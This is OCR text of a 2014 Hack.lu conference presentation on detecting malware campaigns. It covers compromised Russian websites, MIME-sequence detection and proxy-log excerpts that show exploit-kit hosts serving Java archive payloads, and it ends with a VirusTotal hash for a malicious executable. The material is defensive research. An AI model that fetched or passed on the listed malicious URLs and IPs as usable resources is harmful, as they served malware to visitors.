Detecting bleeding edge malware: a practical report

Vladimir Kropotov, Vitaly Chetvertakov, Fyodor Yarochkin
HACK.LU 2014

Affilations: Academia Sinica, o0o.nu, chroot.org

October 20-24, Luxemburg

Outline

Overview

ABOUT US

- whoami: a security team, focused on detecting security incidents.
- this prezo covers selective case studies of malicious activities (last 12 months)
- we will share tools and methods that we use to automate the detection.

You are or will be compromised

If you are under attack, your AV,Firewaslls, IDS, etc. are in THE ATTACKER THREATS MODEL. The option you have - read between the lines. When you are compromised, what is the action plan? Are you able to:

- Detect

Properly:

- Categorise
- Mitgate
- Investigate
- …

Threat Landscape

- Assumption - Not isolated big networks are (almost) always somehow compromised During the last year about 30% of monitored hosts was attacked by cybercrimes at least once. For Basic setup Host AV, Proxy with AV, firewalls, IPS, etc… Success rate 3-15% If you have 10k hosts network in Russia, about 3k host will be attacked and 90-450 will be compromised on average. Approximate this situation to 40M hosts…

What to do?

Threat Identification

- Identify threats within detection capabilities of your organisation.
- There always will be threats your org can't detect or handle. You have to accept the risk (or allocate additional resources to mitigate it).

Identify your Attack Surface


- browser? mail? vpn? rewmovable devices?publically accessable asset? Untrusted vendor?

Attacker information gathering

- Targetted Attackers want your data.
- They have time.
- Not every javascript serves exploit. Some are just recording information on your environment.

Attacker exploitation

vuls vs kits (based on Mila/contagiodump repo data):




Overview

Campaigns


Domain	category	When seen	unique hosts/da
Youtube.com		Summer 2013 - Winter 2014	Alexa N 3
mail.ru	email	Winter 2013 - Spring 2014	Alexa N 40
auto.ru	Autos	Summer 2014 - Autumn 2014	~320 000
soccer.ru	Sport	Winter 2014	~220 000
irr.ru	Ad Boards	Spring 2014 - Autumn 2014	~175 000
job.ru	HR	Autumn 2014	~140 000
glavbukh.ru	Accountants	Spring 2013 - Summer 2014	~70 000
hr-portal.ru	Finance / HR	Winter 2013 - Spring 2014	~55 000
tks.ru	Finance	Summer 2013 - Spring 2014	~38 000
Bankir.ru	Finance	Spring 2013 - Autumn 2014	~33 000

Intermediate victims, companies




Intermediate victims, companies

pp.ua domain:



Intermediate victims

MIME Sequence based detection:




622	200	HTTP	wrutr.vizvaz.com	/viewforum.php?b=cc119b1	4 579		text/html; charset=utf-8
623	200	HTTP	mc.yandex.ru	/watch/8742871?rn=3454...	74	private...	text/javascript
624	200	HTTP	sao.ithelp.ru	/v2/_common/images/gra...	497		image/gif
625	200	HTTP	sao.ithelp.ru	/v2/_common/images/gra...	497		image/gif
626	200	HTTP	sao.ithelp.ru	/favicon.ico	1 150		image/x-icon
627	404	HTTP	wrutr.vizvaz.com	/app.jnlp	287		text/html; charset=iso-8859-
628	404	HTTP	wrutr.vizvaz.com	/app.jnlp	287		text/html; charset=iso-8859-
629	200	HTTP	wrutr.vizvaz.com	/profile.php?exp=byte&b...	29 042		application/java-archive
630	404	HTTP	wrutr.vizvaz.com	/app.jnlp	287		text/html; charset=iso-8859-
631	200	HTTP	wrutr.vizvaz.com	/profile.php?exp=byte&b...	29 042		application/java-archive

Example

url	ip	mime type	size	code
cuba.eanuncios.net/1/zf3z9lr6ac8di6r4kw2r0hu3ee8ad.html	93.189.46.222	text/html	118162	200
cuba.eanuncios.net/2909620968/1/1399422480.htm	93.189.46.222	text/html	37432	200
cuba.eanuncios.net/2909620968/1/1399422480.jar	93.189.46.222	application/java-archive	18451	200
cuba.eanuncios.net/2909620968/1/1399422480.jar	93.189.46.222	application/java-archive	18451	200
cuba.eanuncios.net/f/1/1399422480/2909620968/2	93.189.46.222	application/octet-stream	115020	200
cuba.eanuncios.net/f/1/1399422480/2909620968/2/2	93.189.46.222	-	327	200


What just happened?

Proxy Detection in Malware campaigns



Redirect via good-rep source

Google redirect, sold on forum:



Google redirect to install monster:

virustotal

Your file is being analysed.


SHA256: c62d30493ba9a56d1240b370761230da128fae8ed47d792f6a743e7a8e6cf772

File name: raspisanie.exe

Detection ratio: 11 / 55

